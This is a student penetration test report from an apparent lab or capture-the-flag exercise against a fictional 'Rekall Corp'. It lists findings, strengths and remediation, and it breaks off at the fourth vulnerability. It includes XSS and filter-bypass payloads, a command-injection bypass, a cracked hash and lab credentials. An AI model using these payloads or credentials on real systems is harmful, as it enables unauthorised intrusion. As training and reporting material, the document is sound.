



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	Rekall Corp
Contact Name	Jude Benoit
Contact Title	Analyst

Document History

Version	Date	Author(s)	Comments
001	03/24/2025	Jude Benoit	
002	03/26/2025	Jude Benoit	
003	03/27/2025	Jude Benoit	
004	03/29/2025	Jude Benoit	
005	04/01/2025	Jude Benoit	
006	04/02/2025	Jude Benoit	
007	04/03/2025	Jude Benoit	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

Below is a summary of these strengths, inferred from the exploitation process:

- **Input Validation Attempts (Observed in 3 Instances)**

- **Context:** Day 1 (Flags 2, 6, 11)
- **Strength:** Basic input validation was present, such as removing the word "script" in XSS attempts (Flag 2), checking for ".jpg" extensions in file uploads (Flag 6), and stripping "&" and ";" in command injection (Flag 11).
- **Evidence of Resilience:** Attackers had to craft advanced payloads (e.g., <SCRIPscriptT>, script.jpg.php, | cat) to bypass these filters, indicating some effort to sanitize inputs.
- **Limitation:** Validation was incomplete or easily circumvented, but it raised the bar beyond trivial exploitation.

- **Restricted Access to Sensitive Areas (2 Instances)**

- **Context:** Day 1 (Flag 14), Day 3 (Flag 8)
- **Strength:** Access to sensitive pages (e.g., admin_legal_data.php) and systems (e.g., Server2019) required valid session IDs or credentials, suggesting basic authentication mechanisms were in place.
- **Evidence of Resilience:** Brute forcing session IDs (Flag 14) and cracking cached credentials (Flag 8) were necessary, indicating that direct access was not immediately available.
- **Limitation:** Weak session IDs and cached credentials undermined this strength.

- **Obfuscation of Flags (2 Instances)**

- **Context:** Day 1 (Flag 15), Day 3 (Flag 10)
- **Strength:** Flags were not immediately accessible; they required chaining vulnerabilities (e.g., command injection to find directories in Flag 15) or advanced techniques like DCSync (Flag 10).
- **Evidence of Resilience:** Attackers needed prior exploits or tools (e.g., Meterpreter, kiwi) to locate and retrieve these flags, suggesting some effort to hide critical data.
- **Limitation:** Once initial access was gained, obfuscation was insufficient to prevent retrieval.

- **Use of Authentication Mechanisms (2 Instances)**

- **Context:** Day 3 (Flags 2, 12)
- **Strength:** HTTP (Flag 2) and SSH (Flag 12) services required credentials (trivera:Tanya4life, alice:alice), indicating authentication was implemented to protect access.
- **Evidence of Resilience:** Exploitation required cracked or guessed credentials, not just open access.
- **Limitation:** Weak or default credentials reduced the effectiveness of this control.

- **Encrypted Data Storage (1 Instance)**

- **Context:** Day 3 (Flag 1)

- **Strength:** Credentials in the GitHub repository were stored as an MD5 hash (\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0), requiring cracking with John to reveal the plaintext (Tanya4life).
- **Evidence of Resilience:** Direct exposure of plaintext passwords was avoided, necessitating additional effort to exploit.
- **Limitation:** The hash was crackable due to weak password strength.
- **Network Segmentation (Implied in 2 Instances)**
 - **Context:** Day 2 (Flags 4, 5), Day 3 (Flags 2, 3)
 - **Strength:** Different IP ranges (e.g., 192.168.13.0/24 for Linux, 172.22.117.0/24 for Windows), requiring separate scans to identify targets.
 - **Evidence of Resilience:** Attackers had to perform reconnaissance (e.g., Nmap scans) to locate vulnerable hosts, rather than finding all systems in a single subnet.
 - **Limitation:** Once identified, hosts were easily exploitable.
- **Software Diversity (Implied Across All Days)**
 - **Context:** Day 1 (PHP-based app), Day 2 (Apache, Drupal), Day 3 (Windows services)
 - **Strength:** The use of varied technologies (PHP, Apache Struts, Drupal, Windows Server) prevented a single exploit from compromising all systems.
 - **Evidence of Resilience:** Attackers needed multiple tools and techniques (e.g., Burp, Metasploit, Nessus) tailored to each environment.
 - **Limitation:** Unpatched vulnerabilities in each technology negated this advantage.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

The CTF exercises exposed a total of 39 vulnerabilities across web, Linux, and Windows environments, categorized into 14 distinct types. Below is a summary of the weaknesses, their frequency, and their implications:

- **Sensitive Data Exposure (10 instances, High Severity)**
 - **Occurrences:** Day 1 (Flags 4, 8, 9), Day 2 (Flag 9), Day 3 (Flags 1, 5, 6, 7, 8, 9)
 - **Weakness:** Sensitive information (e.g., credentials, flags, system files) was exposed in HTTP headers, HTML source, configuration files (e.g., robots.txt, /etc/passwd), and cached credentials.
 - **Impact:** Enables attackers to gather critical data for further exploitation without advanced techniques.
- **Remote Code Execution (RCE) (4 instances, Critical Severity)**
 - **Occurrences:** Day 2 (Flags 6, 7, 10, 11), Day 3 (Flag 4)
 - **Weakness:** Vulnerable software (e.g., Apache Struts, Tomcat, Drupal, SLMail) allowed execution of arbitrary code via exploits like Shellshock and CVE-specific payloads.
 - **Impact:** Grants attackers full control over affected systems, compromising confidentiality, integrity, and availability.
- **Misconfigured Services (4 instances, High Severity)**
 - **Occurrences:** Day 2 (Flags 4, 5), Day 3 (Flags 2, 3)
 - **Weakness:** Services like FTP, HTTP, and network hosts were improperly configured, allowing anonymous access or exposing unnecessary information.
 - **Impact:** Facilitates reconnaissance and unauthorized access with minimal effort.
- **Credential Exposure (4 instances, High Severity)**
 - **Occurrences:** Day 3 (Flags 1, 6, 8, 10)
 - **Weakness:** Weak or exposed credentials were found in GitHub repositories, SAM dumps, and cached domain credentials, often crackable with tools like John.
 - **Impact:** Allows attackers to impersonate legitimate users or escalate privileges.
- **Cross-Site Scripting (XSS) (3 instances, High Severity)**
 - **Occurrences:** Day 1 (Flags 1, 2, 3)
 - **Weakness:** Lack of input sanitization enabled reflected and stored XSS, allowing script execution in user browsers.
 - **Impact:** Risks session hijacking, data theft, and user impersonation.
- **Open-Source Data Exposure (3 instances, Medium Severity)**
 - **Occurrences:** Day 2 (Flags 1, 2, 3)
 - **Weakness:** Publicly available data (e.g., WHOIS, crt.sh) leaked sensitive details like IP addresses and subdomains.
 - **Impact:** Aids attackers in reconnaissance and targeting specific systems.
- **Command Injection (2 instances, Critical Severity)**
 - **Occurrences:** Day 1 (Flags 10, 11)
 - **Weakness:** Unsanitized user inputs were executed as system commands, bypassing weak validation attempts.
 - **Impact:** Permits arbitrary command execution, potentially leading to full system compromise.

- **Local File Inclusion (LFI) (2 instances, Critical Severity)**
 - **Occurrences:** Day 1 (Flags 5, 6)
 - **Weakness:** Inadequate file upload validation allowed inclusion and execution of malicious PHP files.
 - **Impact:** Enables attackers to access or execute files on the server, escalating privileges.
- **Privilege Escalation (2 instances, Critical Severity)**
 - **Occurrences:** Day 2 (Flag 12), Day 3 (Flag 12)
 - **Weakness:** Exploitable vulnerabilities (e.g., CVE-2019-14287) and weak sudo configurations allowed root access.
 - **Impact:** Grants attackers unrestricted control over the system.
- **SQL Injection (1 instance, Critical Severity)**
 - **Occurrences:** Day 1 (Flag 7)
 - **Weakness:** Unprotected database queries allowed authentication bypass via manipulated inputs.
 - **Impact:** Risks data leakage and unauthorized access to the application.
- **PHP Injection (1 instance, Critical Severity)**
 - **Occurrences:** Day 1 (Flag 13)
 - **Weakness:** URL parameters executed PHP code due to insufficient input validation.
 - **Impact:** Allows direct server-side code execution, compromising the application.
- **Session Management (1 instance, High Severity)**
 - **Occurrences:** Day 1 (Flag 14)
 - **Weakness:** Predictable session IDs were brute-forced to access restricted content.
 - **Impact:** Permits unauthorized access to sensitive areas of the application.
- **Directory Traversal (1 instance, High Severity)**
 - **Occurrences:** Day 1 (Flag 15)
 - **Weakness:** Path manipulation in URLs exposed restricted files.
 - **Impact:** Risks exposure of sensitive server files and data.
- **Brute Force Attack (1 instance, Medium Severity)**
 - **Occurrences:** Day 1 (Flag 12)
 - **Weakness:** Weak credentials and exposed user data enabled brute force success.
 - **Impact:** Facilitates unauthorized access with sufficient attempts.

Executive Summary

This report consolidates findings from three CTF exercises targeting diverse environments. Day 1 identified 15 flags in a web application through vulnerabilities like XSS and SQL Injection. Day 2 retrieved 12 flags from Linux servers, exploiting open-source data leaks and software vulnerabilities. Day 3 uncovered 12 flags in Windows servers via credential exposure and misconfigured services. A total of 39 flags were retrieved, highlighting critical security weaknesses. Mitigation recommendations are provided to secure these systems.

The assessments utilized manual testing and tools including Burp Suite, Curl, Nmap, Nessus, Metasploit, John the Ripper, and 7zip. We also make the use of Ai as, but not limited to: Grok, ChatGPT, Gemini, etc...

Summary Vulnerability Overview

Vulnerability	Severity
Cross-Site Scripting (XSS)	High
Local File Inclusion (LFI)	Critical
SQL Injection	Critical
Command Injection	Critical
Sensitive Data Exposure	High
PHP Injection	Critical
Session Management	High
Directory Traversal	High
Brute Force Attack	Medium
Credential Exposure	High
Misconfigured Services	High
Privilege Escalation	Critical
Open-Source Data Exposure	Medium
Remote Code Execution (RCE)	Critical


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.35 192.168.13.10-14 172.22.117.20 172.22.117.10
Ports	80 (Apache) 3306 (MySQL)


Exploitation Risk	Total
Critical	12
High	23
Medium	4
Low	0

Vulnerability Findings


Day 1

Vulnerability 1	Findings
Title	XSS Reflected
Type Web App	Web App
Risk Rating	High
Description	The “Welcome” page of the Rekall website can be hacked with a JavaScript payload <code><script>alert ("You've been hacked!") ;</script></code> in the ‘put your name here’ field to reveal flag f78SDfkg6sjf.
Images	
Affected Hosts	Welcome.php
Remediation	Input validation and sanitization. Output encoding. Using Content Security Policy (CSP). Regular security testing and code reviews. Keeping systems and software up to date


Vulnerability 2	Findings
Title	XSS reflected

Type Web App	Web App
Risk Rating	High
Description	<SCRIPTscript>alert(“Test”)</SRIPscriptT>
Images	
Affected Hosts	Memory-Planner.php
Remediation	Input validation and sanitization. Output encoding. Using Content Security Policy (CSP). Regular security testing and code reviews. Keeping systems and software up to date



Vulnerability 3	Findings
Title	XSS Stored
Type Web App	Web App
Risk Rating	High
Description	Malicious input is stored and triggered persistently for users.

Images	
Affected Hosts	comments.php
Remediation	Input Validation and Sanitization: Strictly validate and sanitize all user input before storing it in the database. This involves removing or escaping potentially harmful characters. Output Encoding: Encode output data before displaying it on web pages to prevent browsers from executing malicious scripts. Content Security Policy (CSP): Implement CSP to restrict the sources from which the browser can load scripts. Regular Security Testing: Conduct regular security testing and code reviews to identify and address XSS vulnerabilities.


Vulnerability 4	Findings
Title	Sensitive data exposure
Type Web App	Web App
Risk Rating	Critical
Description	Sensitive flag exposed in HTTP response headers.

